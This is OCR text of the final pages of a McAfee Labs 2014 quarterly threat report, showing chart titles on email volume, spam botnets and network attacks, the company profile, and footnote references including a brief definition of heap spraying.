
Source: McAfee Labs, 2014.

Follow McAfee Labs

Messaging threats

GLOBAL EMAIL VOLUME

Trillions of messages




Source: McAfee Labs, 2014.

GLOBAL MESSAGING BOTNET INFECTIONS

Source: McAfee Labs, 2014.

Follow McAfee Labs

WORLDWIDE SPAM BOTNET PREVALENCE




Source: McAfee Labs, 2014.

Network threats

Browser attacks, primarily exploiting vulnerabilities in Internet Explorer and Firefox, have been the leading network threat for the past six quarters.


TOP NETWORK ATTACKS



Source: McAfee Labs, 2014.


Follow McAfee Labs

NETWORK THREATS



Source: McAfee Labs, 2014.

TOTAL NETWORK THREATS



Source: McAfee Labs, 2014.

ABOUT McAFEE

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ: INTC), empowers businesses, the public sector, and home users to safely experience the benefits of the Internet. The company delivers proactive and proven security solutions and services for systems, networks, and mobile devices around the world. With its visionary Security Connected strategy, innovative approach to hardware-enhanced security, and unique global threat intelligence network, McAfee is relentlessly focused on keeping its customers safe.

http://www.mcafee.com

1 http://blogs.mcafee.com/mcafee-labs/mcafee-labs-detects-zero-day-exploit-targeting-microsoft-office-2

2 http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q1-2013.pdf

3 http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2013.pdf

4 Current estimates range up to 110 million transaction records.

5 http://www.microsoft.com/casestudies/Case_Study_Detail.aspx?CaseStudyID=4000009407

6 http://blogs.mcafee.com/mcafee-labs/mcafee-labs-detects-zero-day-exploit-targeting-microsoft-office-2

7 http://blogs.mcafee.com/mcafee-labs/mcafee-labs-detects-zero-day-exploit-targeting-microsoft-office-2

8 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3906

9 http://blogs.mcafee.com/business/updates-and-mitigation-to-cve-2013-3906-zero-day-threat

10 http://msdn.microsoft.com/en-us/library/aa338205%28v=office.12%29.aspx

11 Heap spraying: A method of malware payload delivery that injects a piece of code into a predictable and relocatable memory address. Malicious code may attempt this in the address space of another process to gain control of a system.

12 http://www.mcafee.com/us/resources/white-papers/wp-citadel-trojan-summary.pdf

13 http://msdn.microsoft.com/en-us/library/cc313105%28office.12%29.aspx

14 https://blogs.mcafee.com/mcafee-labs/solving-the-mystery-of-the-office-zero-day-exploit-and-dep

15 http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2013.pdf

16 http://www.mcafee.com/us/resources/reports/rp-mobile-security-consumer-trends.pdf

---

60989rpt_qtr-q4_0314_fnl_PAIR